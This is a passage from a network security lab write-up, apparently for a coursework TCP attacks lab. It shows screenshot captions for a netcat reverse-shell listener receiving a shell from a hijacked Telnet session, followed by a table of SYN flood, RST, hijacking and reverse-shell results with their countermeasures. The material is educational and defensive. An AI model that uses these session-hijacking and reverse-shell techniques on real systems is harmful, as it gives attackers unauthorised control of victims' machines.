
Screenshot 33: *Running "nc -lv 9090" on the attacker machine to open a netcat listener on port 9090. When the reverse shell command executes on the victim, it will connect back to this listener — giving the attacker an interactive terminal.*

Receiving the reverse shell connection:



Screenshot 34: *The reverse shell connects back to the attacker's netcat listener. Running "ifconfig" confirms the shell is executing on 10.9.0.6 (the victim machine) — not on the attacker. The attacker now has full interactive control over the victim machine through a single injected TCP packet.*

Wireshark confirmation of the complete session takeover:



Screenshot 35: *Final Wireshark capture confirming the attack chain: (1) original Telnet session active, (2) attacker injects the reverse shell command via session hijacking, (3) victim machine initiates a new outbound TCP connection to 10.9.0.1:9090, (4) attacker's shell session is fully established. The entire attack used only Wireshark and Scapy — no exploits, no malware — just TCP's fundamental design limitations.*

✓ Reverse Shell Successful: The attacker's nc listener receives a connection from 10.9.0.6. The ifconfig output confirms the shell runs on the victim. Full interactive control achieved through a single injected TCP packet — without ever knowing the password.

Summary of Findings

The following table summarizes all attacks performed in this lab, their outcomes, the core TCP vulnerabilities exploited, and the countermeasures available.

Task	Attack Type	Result	Core Vulnerability Exploited	Countermeasure
1.1	SYN Flood (Python)	✗ Telnet Blocked	Server allocates memory per SYN before verifying source IP authenticity. 100 spoofed SYN packets saturate the 256-entry backlog queue.	Enable SYN Cookies (Task 1.3)
1.2	SYN Flood (C)	✗ Reliable DoS — Queue Stays Full	Same as 1.1. C is 50–100x faster than Python with no GIL — queue saturation is continuous with no gaps, making DoS definitive.	Enable SYN Cookies (Task 1.3)
1.3	SYN Flood + SYN Cookies	✓ Attack Defeated	N/A — SYN cookies eliminate backlog storage by encoding connection state in the sequence number. Spoofed IPs cannot complete the handshake.	SYN Cookies (Implemented)
2	TCP RST Attack	✗ Live Session Killed	TCP validates RST packets solely by sequence number. Attacker sniffs the current sequence number via Wireshark and forges an accepted RST.	TCP-MD5 / IPsec authentication
3	Session Hijacking	✗ Remote Command Executed	TCP has no post-handshake message authentication. Knowing	SSH (replaces Telnet), TLS

			seq/ack numbers (sniffable) allows injecting data indistinguishable from the legitimate client.	
4	Reverse Shell	✗ Full Interactive Shell Access	Extension of Task 3. A single command injection launches a persistent bash shell tunneled back to the attacker — all without knowing the password.	SSH, egress firewall rules, IDS

Key Takeaway: Every attack in this lab exploited ***fundamental TCP design decisions*** made when the internet was a trusted environment. TCP provides no per-packet authentication, no source IP verification before resource allocation, and no integrity protection for established sessions. **The solution is to replace insecure protocols like Telnet with authenticated, encrypted alternatives such as SSH.**